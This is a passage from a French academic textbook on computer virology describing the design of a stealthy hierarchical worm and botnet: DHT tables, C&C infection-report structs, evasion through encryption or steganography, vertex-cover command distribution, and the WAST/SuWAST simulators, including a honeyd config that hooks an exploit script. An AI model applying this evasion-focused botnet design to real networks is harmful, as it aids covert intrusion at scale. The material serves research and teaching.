- En revanche, si l'adresse IP est statique, le ver crée une structure additionnelle DHT_0 pour intégrer le réseau malicieux au niveau supérieur et y « raccorder » le sous-réseau inférieur. Pour ce dernier point, cette nouvelle adresse IP statique est également incluse dans la structure DHT_0 nouvellement créée. En résumé, toutes les tables locales de type DHT_1 sont toutes liées par un unique point à la structure DHT_0. Précisons que le nœud de connexion (adresse IP) entre les tables DHT_0 et DHT_1 peut être arbitrairement choisi selon la stratégie de propagation recherchée. À titre d'exemple, ce nœud peut être la dernière adresse statique qui a été infectée par le ver et chaque fois qu'une nouvelle adresse statique est infectée avec succès une nouvelle structure DHT_0 est initialisée. Cette réinitialisation peut au contraire ne se produire que toutes les n adresses statiques et toutes les adresses entre i et $i+n$ seront considérées comme dynamiques.

Données de contrôle

Afin de surveiller et de contrôler l'activité du ver, d'évaluer sa propagation, l'attaquant a besoin de définir et d'utiliser quelques estimateurs soigneusement choisis. Il s'agit en particulier de connaître la topographie exacte du réseau malicieux supérieur. Pour cela, il est donc indispensable de savoir quelles sont les adresses IP des machines infectées, quelle est la machine propagatrice et à quel moment l'infection a eu lieu. Ces données sont ensuite exploitées pour construire le graphe G qui décrit le réseau malicieux supérieur. Il est construit de la manière suivante :

- chaque adresse IP fixe est un nœud du graphe,
- le nœud i est connecté au nœud j par un arc (i, j) si la machine j a été infectée par la machine i.

Par construction, en particulier lorsque l'on considère le fait qu'une machine ne peut réinfecter une machine déjà infectée, la structure de graphe qui résulte de la compilation de toutes les données collectées par la console de contrôle et d'administration du réseau (machine `C&C`) est donc un graphe dirigé acyclique (voir exercices).

Afin d'illustrer les choses, supposons que la machine i a infecté la machine j à l'instant t. Alors, chaque nouvelle copie du ver (autrement dit à partir de la machine j) renvoie vers la console `C&C` la structure de données suivante :

```
struct infection_fixed {
  /* Adresse IP de la machine i */
  unsigned long int add_from;
  /* Adresse IP de la machine j */
  unsigned long int add_to  ;
  /* Instant d'infection        */
  time_t        inf_atime   ;
 };
```

Au niveau local (réseau malicieux bas-niveau), toute nouvelle machine infectée (donc désignée par une adresse IP dynamique) enverra quant à elle la structure de données suivante à l'unique adresse IP fixe dont elle dépend vis-à-vis du réseau malicieux en cours de construction :

```
struct infection_fixed {
  /* Adresse IP de la machine i */
  unsigned long int add_from;
  /* Adresse IP de la machine j */
  unsigned long int add_to  ;
  /* Adresse IP fixe unique     */
  /* (Noeud de connexion)       */
  /* dans DHT_0                 */
  unsigned long int add_fix ;

  /* Instant d'infection        */
  time_t        inf_atime   ;
 };
```

Ces données sont envoyées à la console CC de l'attaquant selon le protocole hiérarchisé défini par :

- toute machine contenue dans la structure locale DHT_1 envoie ses données seulement à la machine d'adresse IP fixe contenue dans cette table ;
- seules les machines du graphe G (adresse IP fixe ou plus généralement adresse IP connectant entre eux les différents réseaux bas-niveau *via* le réseau malicieux supérieur) peuvent communiquer des données à la machine `C&C`. Cette dernière règle a pour objectif de minimiser le trafic généré par les différentes copies du ver.

Ces premières données collectées et renvoyées vers la console CC sont essentielles pour déterminer la topographie réelle du réseau malicieux, pour l'organiser de manière optimale mais également pour évaluer l'efficacité du ver en termes de propagation (vitesse d'infection, taux d'infection, trafic réel généré...).

Un second indicateur est considéré pour évaluer le taux de connexions inutiles générées durant la propagation. Autrement dit, l'attaquant souhaite évaluer le nombre de tentatives d'infection de machines déjà infectées. Ce taux a un impact direct sur le caractère signant du trafic généré par le ver et donc sur son activité et, au final, sur la capacité de le détecter proactivement. Pour cela, à chaque tentative d'infection, une machine envoie les données suivantes :

```
struct infection_fixed
  /* Adresse IP de la machine i */
  unsigned long int add_from;
  /* Adresse IP de la machine j */
  unsigned long int add_to  ;
  /* La machine j est déjà  */
  /* infectée (valeur 0 ou 1) */
  unsigned int  mark_flag   ;

  /* Instant d'infection        */
  time_t        inf_atime   ;
 ;
```

Notons que ces données sont non seulement collectées de manière hiérarchisée, mais elles sont également transmises de manière sécurisée pour contrer l'analyse par des sondes automatiques. L'usage de chiffrement, de stéganographie ou de techniques de simulation de tests statistiques (modifier des données pour qu'elles ressemblent statistiquement à des données cibles ; voir [104, Section 3.6]) est alors fortement recommandé.

11.3.3 Gestion combinatoire du botnet

Le principe général

Une fois la phase initiale de propagation terminée (toutes les machines possibles, en fonction du critère considéré, ont été infectées), l'attaquant doit pouvoir contrôler ce réseau malicieux (typiquement un botnet), modifier la topographie, son comportement et, bien sûr, l'utiliser à telle ou telle autre fin. Il doit donc être capable de piloter ce réseau et faire exécuter des commandes à une quelconque copie du ver. Cette copie ou ces copies doivent alors être capables de propager ces commandes ou, le cas échéant la mise à jour, aux autres copies du code, et ce de la manière la plus discrète possible.

Localement, les tables DHT mise en place (à la fois DHT_0 et DHT_1) doivent être administrées de sorte que leur taille reste dans des limites raisonnables afin de ne pas trahir la présence d'une copie du ver. Il est donc nécessaire d'introduire un paramètre temporel à cette fin. De manière systématique, l'adresse IP fixe unique est incluse dans la ou les tables DHT d'une machine donnée i tandis que cette structure variera dynamiquement en conservant seulement les α adresses IP correspondant aux machines qui ont récemment établi une connexion avec cette machine et qui sont donc susceptibles d'être infectées par elle. Comme pour la technique *Kademlia* [172], nous avons utilisé un système identification des nœuds – le ou les critères sont choisis en fonction de la stratégie de propagation et/ou de l'utilisation finale du réseau malicieux[7].

La gestion de ce paramètre temporel se fait *via* une pondération de chaque adresse dans les tables DHT. Considérons la table DHT_1^i de la machine i. Pour toute autre adresse IP j dans DHT_1^i, notons d_{ij} la « distance » XOR entre les machines i et j (en fait le résultat de l'opération XOR entre les identificateurs respectifs de ces deux machines) et soit t_{ij} le dernier instant (en secondes) de connexion entre ces deux machines. Alors, nous attribuerons le poids suivant à chacune d'entre elles :

$$w_{ij} = d_{ij} \times t_{ij}.$$

Ainsi la table DHT_1^i se met en permanence à jour pour conserver seulement les α adresses IP de plus petit poids w_{ij}.

Exploitation des données collectées

Une fois les données d'infection collectées en nombre suffisant, l'attaquant va les exploiter dans le but d'administrer et de piloter le réseau malicieux supérieur de la manière la plus efficace et la plus discrète possible. L'intérêt de cette hiérarchisation du réseau malicieux en deux niveaux (voire plus) réside dans le fait que le maître de ce réseau ne se préoccupe que des nœuds principaux, ceux ayant une adresse IP fixe. Ce sont ces derniers, en parallèle, qui vont s'occuper ensuite de propager les ordres, mises à jour, commandes... aux instances locales du code malicieux, autrement dit vers les différents réseaux malicieux bas-niveau.

[7] Alors que pour une attaque générique, l'adresse IP de la machine peut être le critère le plus intuitif, dans le cas d'attaques ciblées, il est possible de considérer d'autres critères, comme par exemple certains fichiers que partagerait un groupe d'individus cible (clefs publiques PGP par exemple). Les choix du ou des critères sont quasi infinis.

Le principal objectif est évidemment de limiter la consommation de bande passante et donc le trafic généré par l'activité du ver/botnet. Il s'agit de réduire le nombre de connexions, la taille des données envoyées. De plus, l'exploitation de connexions « naturelles » entre toutes les machines infectées, et en particulier entre les serveurs, constitue une précaution supplémentaire vers plus de furtivité. À titre d'exemple, un serveur S_i se connecte généralement à un serveur S_j qui à son tour se connecte à un serveur S_k. Cela implique qu'en règle générale le serveur S_i ne se connecte jamais directement au serveur S_k. Encore une fois, insistons sur le fait que toute la stratégie du code malicieux – au travers de ses différentes instances – est de propager et d'administrer le ver/botnet en exploitant les connexions « naturelles » ou « *ad hoc* » existant entre ces serveurs. Si le serveur S_i ne se connecte jamais au serveur S_k, une alerte sera probablement lancée par ce dernier si le ver tentait malgré tout de le faire. Toutes ces considérations étant prises en compte, l'attaquant doit donc bâtir un modèle otpimal de ces connexions entre les nœuds du réseau malicieux supérieur. Le graphe dirigé pondéré G sera progressivement construit et actualisé sur la console d'administration et de contrôle :

- les nœuds de G, notés $(n_i)_{1 \leq i \leq N}$ représentent les adresses IP fixes (généralement un serveur). Rappelons que le choix d'une adresse fixe est arbitraire et que tout autre choix peut être fait en fonction des objectifs de l'attaquant. Dans le cas d'une attaque ciblée et/ou limitée dans le temps, ces adresses fixes peuvent être en tout ou partie dynamiques ;
- chaque nœud (n_i) reçoit une valeur de pondération ν_i. Cette valeur de pondération – nous n'en préciserons pas le calcul – a pour rôle de jouer sur la dynamique de communication entre les différent nœuds de G. Elle permet, entre autres effets, de jouer sur les algorithmes de parcours de graphes et donc de moduler au gré de l'attaquant, le trafic lié au ver et de modifier les éventuelles signatures réseau du ver/botnet ;
- les entrées de la matrice d'incidence de G sont définies par :

$$a_{i,j} = \begin{cases} 1 & \text{la machine } j \text{ a été infectée par la machine } i \\ 0 & \text{sinon} \end{cases}$$

Lorsque le maître du *botnet* veut mettre à jour[8], contrôler ou utiliser les ressources offertes par le botnet, la surcharge réseau doit être la plus limitée et la plus irrégulière (*i.e.* la moins signante) possible. De plus, la sécurité de la console d'administration et de contrôle – et donc du maître du *botnet*

[8] Par exemple, il peut s'agir de communiquer un nouvel *exploit* aux différentes copies du ver.

lui-même – doit être assurée en laissant le moins de traces possibles dans un nombre limité de machines. L'idée est donc d'identifier dans le graphe G un nombre le plus réduit possible de nœuds privilégiés *via* lesquels il sera possible de communiquer sinon optimalement du moins de manière très efficace avec tous les autres nœuds de G.

Ces conditions étant fixées, une solution possible est de considérer le problème dit de *couverture d'un graphe* (ou *vertex cover problem*). Rappelons sa définition.

Définition 57 *Soit un graphe non dirigé $G = (V, E)$ où V désigne l'ensemble des nœuds de G et E l'ensemble des arêtes de G. La* couverture *(ou* vertex cover*) du graphe G est un sous-ensemble $V' \subset V$ contenant au moins une extrémité de chacune des arêtes de V soit :*

$$V' \subset V \ : \ \forall \{a, b\} \in E, a \in V' \text{ ou } b \in V'.$$

Cet ensemble est fondamental en théorie des graphes. Il est la solution de très nombreux problèmes, notamment de minimisation de ressources (voir exercices). Rappelons que le problème du *vertex cover* est un problème NP-complet.

Sur le graphe de la figure 11.2, le sous-ensemble $\{2, 4, 5\}$ est une solution – et elle est optimale car c'est la plus petite possible – du problème de couverture pour ce graphe. Ainsi, à partir de toutes les données collectées




Fig. 11.2. Exemple de graphe ayant un *vertex cover* de taille 3

durant la phase initiale de propagation, le maître du botnet va tout d'abord tenter d'identifier un *vertex cover* pour le graphe G qu'il aura construit. Pour administrer ou piloter le réseau malicieux supérieur, le maître du botnet procédera de la manière suivante :

1. identifier un *vertex cover* $V' = \{n_{i_1}, n_{i_2}, \ldots, n_{i_k}\}$. Il est bien sûr possible – notamment du fait de la complexité de ce problème – de considérer un

sous-graphe partiel de G, selon des critères qui dépendront de la stratégie d'attaque ;

2. les données qui doivent être envoyées à toutes les instances du ver (mise à jour, commandes...) sont envoyées uniquement aux nœuds $n_{i_j} \in V'$ avec $1 \leq j \leq k$;
3. chacun des nœuds $n_{i_j} \in V'$ propagera ensuite localement aux autres nœuds du graphe ces données, selon un ordre adéquat, afin de limiter la probabilité qu'un nœud reçoivent plusieurs fois des données d'autres nœuds n_{i_j} (par exemple, pour le graphe de la figure 11.2, le nœud 3 peut recevoir des données des nœuds 2 et 4 ; seul le nœud 2 le fera).

L'utilisation du *vertex cover* – d'où le terme de « gestion combinatoire » – permet d'optimalement minimiser le nombre de connexions entre les nœuds du graphe tout en les traitant quasi-simultanément. Chaque nœud de G, en parallèle, traite chacun des sous-réseaux de bas-niveau.

La difficulté principale pour le maître du botnet sera de trouver le plus petit *vertex cover* pour le graphe G. Il s'agit en effet d'un problème NP-complet. Dans la pratique, ce n'est pas un problème insurmontable du fait de la nature réelle des instances de G. Ces dernières dépendent directement des estimateurs utilisés pour définir les identifiants de nœuds. Soit il peut considérer un sous-graphe partiel suffisant soit une solution sous-optimale pour ce problème peut suffire. Nous avons utilisé avec un certain succès différentes optimisations lors de nos expériences :

- rechercher un *vertex cover* dont la taille est au plus deux fois la taille du *vertex cover* optimal. Le problème correspondant, connu sous le nom de *approx-vertex-cover* (*vertex cover approché*) [62] connaît un algorithme de complexité polynomiale en temps permettant de trouver efficacement une solution. La complexité est en $\mathcal{O}(|V| + |E|)$;
- utilisation de l'algorithme d'approximation de Dharwadker [71] permettant de trouver la solution optimale au problème du *vertex cover* pour un grand nombre de classes de graphes.

11.3.4 Simulation à grande échelle

Malgré tout le soin que l'on peut apporter à la conception d'un ver ou d'un botnet, il est très difficile (pour ne pas dire quasi-impossible) de prévoir son comportement sur un réseau réel. Outre les éventuels effets de bord – erreurs de conception ou de programmation, effets de bord non prévus en fonction de l'activité du réseau... – le choix des paramètres optimaux – dans notre cas, la constante α et les valeurs de pondération ν_i des nœuds du graphe,

par exemple – ne peut se faire qu'*a posteriori*. Disposer d'un environnement de simulation adapté est donc un aspect critique des choses. Il est essentiel pour valider un scénario de propagation d'un ver ou d'un botnet à grande échelle.

À notre connaissance, il n'existe pas d'environnement capable de simuler efficacement un réseau de plusieurs milliers, voire plusieurs millions de machines et les connexions qu'elles peuvent entrenir. Les quelques outils de simulation existants – comme par exemple *Netkit* de l'université de Rome[9] sont trop lourds pour permettre la simulation d'un réseau de très grande taille.

En 2007, nous avons donc développé deux environnements de simulation adaptés à nos besoins.

L'environnement WAST

Le premier environnement est WAST (*Worm Analysis and Simulation Tool*) [131]. Il a été développé au Laboratoire de virologie et de cryptologie par Alessandro Gubbioli du *Politecnico di Milano* (Institut Polytechnique de Milan) en Italie. Il a été conçu en première approche pour simuler un réseau de taille réduite (de l'ordre de quelques dizaines de machines) et ainsi disposer d'une première étape de simulation pour une phase exploratoire et préliminaire de validation de stratégies de propagation.

Le système WAST permet de simuler des attaques réseau au niveau applicatif plutôt qu'au niveau des paquets. Ce choix s'explique pour deux raisons principales :

- il permet une modélisation plus précise du ou des comportements des attaquants ;
- il rend possible la simulation d'un LAN spécifique avec tous ses composants.

WAST permet de vérifier la validité d'un modèle de propagation et de choisir les intervalles de valeurs des principaux paramètres. De plus cela permet, toujours en première approche, de comparer les différentes stratégies d'attaques. Cet environnement rend également possible la mise à l'épreuve sous containtes dures de protocoles ou d'outils de sécurisation pour tester leur capacité réelle de réaction, notamment face à une attaque inconnue. Deux macro-fonctionnalités sont disponibles :

1. la simulation d'un réseau ayant une topologie spécifique arbitraire, utilisant du protocole UDP, TCP, des routeurs et des hôtes de toutes natures.

[9] Voir `http://www.netkit.org` et [119].

Pour chacun de ces hôtes, il est possible de définir un profil de configuration spécifique (système d'exploitation, services réseau disponibles...) ;

2. des ensembles de modules décrivant les principaux mécanismes d'infection par un ver ou un botnet. Ces modules peuvent interagir selon les besoins de simulation et selon le ou les protocoles que chacun d'entre eux est capable de mettre en œuvre.

Le cœur du système WAST est construit autour du système *honeyd*, créé par Niels Provos [188]. Il s'agit d'un projet *Open Source* dédié à la gestion virtuelle d'interactions bas-niveau entre pots de miel. *Honeyd* est en fait un environnement de développement de pots de miel virtuels simulant des systèmes au niveau réseau. Il supporte le protocole IP et est capable de gérer des requêtes réseau provenant de chaque pot de miel virtuel. En fait, *Honeyd* permet de la génération de trafic IP. WAST créé donc un réseau de machines virtuelles de type pot de miel et les modules viraux sont implémentés sous forme de scripts réalisant des services (malicieux ou non) spécifiques, lesquels étendent les fonctionnalités offertes par *honeyd*. Le seul problème avec ce système est que, malgré tous les efforts d'optimisation, il n'est pas possible de simuler un réseau de grande taille, étant données les ressources que cela nécessite.

Afin de donner une idée plus précise de l'environnement WAST, considérons la simulation du micro-réseau donné en figure 11.3. Le fichier de configuration de ce réseau est le suivant :

```
########################
# Topologie du réseau
########################

# Router R1 (main router)
# entry point into the virtual
# network 10.1.240.0/21
route entry 10.1.240.1 network 10.1.240.0/21

# the network 10.1.240.0/24 is directly reachable from
# the route's port 10.1.240.1
route 10.1.240.1 link 10.1.240.0/24

# other networks reachable from the same router
route 10.1.240.1 add net 10.1.241.0/24 10.1.241.1
route 10.1.240.1 add net 10.1.242.0/24 10.1.242.1
```




Fig. 11.3. Micro-réseau simulé par WAST

```
# networks directly reachable from the respective
# route's port
route 10.1.241.1 link 10.1.241.0/24
route 10.1.242.1 link 10.1.242.0/24

# Router R2
route 10.1.241.2 add net 10.1.244.0/24 10.1.244.1
route 10.1.244.1 link 10.1.244.0/24

# Router R3
route 10.1.242.2 add net 10.1.243.0/24 10.1.243.1
route 10.1.243.1 link 10.1.243.0/24


# Adding the route to reach all networks
route 10.1.240.1 add net 10.1.244.0/24 10.1.241.2
route 10.1.240.1 add net 10.1.243.0/24 10.1.242.2
###
```

```
#################
# Profil hôtes
#################

# Windows 2000 Client
create Client_win
set Client_win personality "Microsoft Windows 2000 SP3"
add Client_win tcp port 445 open
add Client_win tcp port 139 open
add Client_win udp port 138 open
add Client_win udp port 137 open
add Client_win tcp port 135 open
set Client_win default tcp action reset
set Client_win default udp action reset
set Client_win uid 500 gid 500

# Activation du code exploit permettant l'infection
add Client_win tcp port 3131 "scripts/exploit.py $ipdst $dport"


# default behavior for the unbinded machines
create default
set default default tcp action reset
set default default udp action reset
set default default icmp action reset


# Cisco Router
create Router
set Router personality "Cisco IOS 11.3 - 12.0(11)"
set Router default tcp action reset
set Router default udp action reset
add Router tcp port 23 "scripts/router-telnet.pl"
set Router uid 500 gid 500
set Router uptime 1327650
###

################################
```

```
# Création des sous-réseaux
################################
include fake_network/simple_network.bindings
```

Le fichier décrivant les sous-réseaux est alors (extrait du fichier `simple_network.bindings`) :

```
# sous-réseau 10.1.241.x
bind 10.1.241.10 Client_win
bind 10.1.241.11 Client_win
bind 10.1.241.12 Client_win
bind 10.1.241.13 Client_win
bind 10.1.241.14 Client_win


# sous-réseau 10.1.242.x
bind 10.1.242.10 Client_win
bind 10.1.242.11 Client_win
bind 10.1.242.12 Client_win
bind 10.1.242.13 Client_win
bind 10.1.242.14 Client_win
bind 10.1.242.15 Client_win
bind 10.1.242.16 Client_win

....

# routers
bind 10.1.240.1 Router
bind 10.1.241.1 Router
bind 10.1.241.2 Router
bind 10.1.242.1 Router
bind 10.1.242.2 Router
bind 10.1.243.1 Router
bind 10.1.244.1 Router
```

Le micro-réseau donné en figure 11.3 est bien sûr volontairement très réduit et n'a été donné qu'à des fins d'illustration. Mais pour donner une idée plus précise des capacités du système WAST, il suffit de savoir qu'avec une simple machine AMD Athlon XP 1,6Ghz pourvue de 512 Mo de mémoire vive, il est possible de simuler un réseau hétérogène de près de 2^{12} machines. Cela procure, en première approche, une confortable capacité de validation de scénarii d'attaques.

L'environnement SuWAST

L'environnement SuWAST (pour *Super Worm Analysis and Simulation Tool*) a été lui construit de zéro à partir de deux outils autonomes : *FakeNetbiosDGM* et *FakeNetbiosNS* écrits en langage C par Patrick Chambet [47]. Ces deux outils reposent sur le protocol *Netbios*, développé par IBM et Syntec au début des années 1980.

FakeNetbiosDGM est un programme réalisant des émissions périodiques de trafic sur le port 138, trafic semblant provenir de plusieurs hôtes Windows. En d'autres termes, il simule le service réseau à base de datagrammes *Netbios*. Ce service permet d'envoyer un message à un groupe d'hôtes (en mode *multicast* ou en mode *broadcast*) ou bien à un unique hôte (mode *unicast*). *FakeNetbiosNS*, quant à lui, opère sur le port 137 et répond à des requêtes de résolution de noms de domaine, entre autres choses. En fait, il simule le *Netbios Name Service*, associant un nom de domaine à une adresse IP.

Ces deux outils et les fonctionnalités qu'ils offrent les rendent particulièrement intéressants, comme brique de base, pour construire un système complexe comme SuWAST, en particulier parce qu'ils peuvent générer et envoyer des paquets UDP sur un port donné (*FakeNetbiosDGM*) et écouter sur un port donné et forger une réponse (*FakeNetbiosNS*).

Cela nous a permis de concevoir un environnement de simulation extrêmement puissant, modulaire, permettant de décrire et de simuler des réseaux de très grandes tailles, complexes et hétérogènes (clients, serveurs, équipements actifs...), des attaques sur ces réseaux, et en travaillant au niveau des paquets. Si SuWAST est beaucoup plus complexe à mettre en œuvre et à administrer que WAST, il permet en revanche des simulations à très grande échelle. Par exemple, il est facile de simuler un réseau hétérogène de 60 000 hôtes sur une simple machine Pentium 4 à 3 Ghz et 2 Go de mémoire. De plus, il est possible d'interconnecter de telles machines en grappe pour simuler des réseaux de plusieurs millions de machines.

Les principales caractéristiques de simulation d'un réseau par SuWAST sont :

1. dans la phase d'initialisation du réseau, les adresses IP sont générées aléatoirement selon la topographie réseau cible choisie. En particulier, le paramètre de voisinage α ainsi que la probabilité p_0 sont initialisés ;
2. un processus NS est alloué à chacune de ces adresses IP pour initialiser un hôte virtuel ;
3. toutes les machines virtuelles ainsi créées communiquent *via* la même carte réseau (utilisation d'IP aliasing) :

4. le protocole de transfert utilisé est l'UDP.

L'initialisation du réseau simulé se fait à l'aide d'un unique script, lequel est lui même automatiqment généré à partir d'un fichier de configuration.

Simulation de l'attaque

Une fois notre stratégie d'infection et d'installation du réseau malicieux validée, la phase de test et de simulation doit permettre de déterminer les paramètres optimaux pour ce modèle. Chaque nœud simulé (clients et serveurs) embarque une structure de données qui va émuler les états et les services de l'hôte correspondant. Cette structure de données contient les champs principaux suivants, qui sont initialisés aléatoirement en fonction de la topologie réseau cible :

- adresse IP ;
- statut de l'adresse IP (statique ou dynamique) ;
- statut de la machine (serveur ou non) ;
- un champ INF_MARK décrivant le statut d'infection :
  - 0 (sain, hôte non encore infecté) ;
  - 1 (hôte déjà infecté ; niveau réseau malicieux inférieur) ;
  - 2 (hôte déjà infecté ; niveau réseau malicieux supérieur).

  D'un point de vue pratique, le code malicieux peut utiliser une marqueur d'infection arbitraire (par exemple un *mutex* M) pour toute adresse dynamique (réseau malicieux bas-niveau) tandis qu'un marqueur différent (par exemple un *mutex* M') pour les machines ayant une adresses IP fixe.
- une liste d'adresses IP représentant les adresses IP que le code a collecté (voir section 11.3.2). Ces adresses IP correspondent en fait à des nœuds simulés existant avec une probabilité p_1, très proche de 1 ;
- toutes autres données additionnelles nécessaires à la simulation (par exemple, valeur de délai temporel pour simuler la charge du trafic réseau, durée du processus d'infection par le ver...). Ce ou ces champs additionnels autorisent une grande richesse de simulation.

En fait, chaque fois que le ver infecte un nœud, il lit simplement ces informations au lieu de les collecter réellement et éventuellement les met à jour (en particulier le marqueur d'infection INF_MARK). Les caractéristiques et comportements des nœuds peuvent également être modifiés dynamiquement en cours de simulation.

Le déclenchement de la propagation se fait par le choix aléatoire d'une machine à partir de laquelle la propagation est réalisée selon la stratégie présentée dans la section 11.3.2. Le simulateur SuWAST permet rapidement

de tester un grand nombre d'*instances de propagation*, que l'on définit par le triplet (N, α, p_0), où N est le nombre d'hôtes simulés, p_0 la probabilité de scan aléatoire (voir section 11.3.2) et α le paramètre de voisinage. Les expériences montrent que ce sont les trois paramètres les plus importants pour évaluer une stratégie de propagation même si d'autres paramètres peuvent intervenir.

11.3.5 Résultats de simulation

Différentes expériences de simulation ont été menées sur des réseaux virtuel de tailles variables (de 10 à 60 000 machines). Le paramètre de voisinage a été testé pour $\alpha \in [1, 20]$. Chaque instance de propagation (N, α, p_0) a été testée 50 fois pour disposer de résultats statistiquement significatifs.

Il est impossible de présenter ici tous les scénarii et leurs instances que nous avons validés avec WAST puis testés à plus grande échelle avec SuWAST. Nous allons présenter succinctement les résultats pour l'un des plus intéressants d'entre eux et mettant en œuvre la stratégie de propagation présentée dans la section 11.3.2.

La topologie générale du réseau simulé est la suivante :

- chaque serveur « gère » α autres serveurs et un nombre variable de clients (choisi aléatoirement entre 16 et 32). Le paramètre de voisinage serveur (le nombre de serveurs avec lesquels un serveur donné entretient des connexions ; il s'agit, autrement dit, du degré maximal d'un nœud dans le graphe G) s'est révélé être un paramètre critique, plus que tout autre paramètre de voisinage (notamment serveur/clients). Nous le dénommerons α_s et nous l'avons testé pour différentes valeurs prises dans l'intervalle $[1, 5]$;
- chaque hôte client ne connaît qu'un seul serveur et, avec une probabilité $0 \leq p_0 \leq 0.10$, un autre serveur ou client.

Dans ce qui suit, le réseau simulé contient 100 serveurs et un réseau avec $N = 3000$ machines. Les résultats sont présentés en figure 11.4 et synthétisés dans la figure 11.5. Deux métriques principales ont été considérées pour évaluer les différentes stratégies :

- le *Taux d'Infection du Réseau* (TIR). Il est défini par le rapport

$$\text{TIR} = \frac{\#\text{ d'hôtes infectés}}{N},$$

- le *Taux de surinfection* (TS). Il est défini par le rapport




Fig. 11.4. Taux d'infection du réseau (TIR) et Taux de surinfection (TS) pour $\alpha = 2, 4, 6, 8, 9, 10$

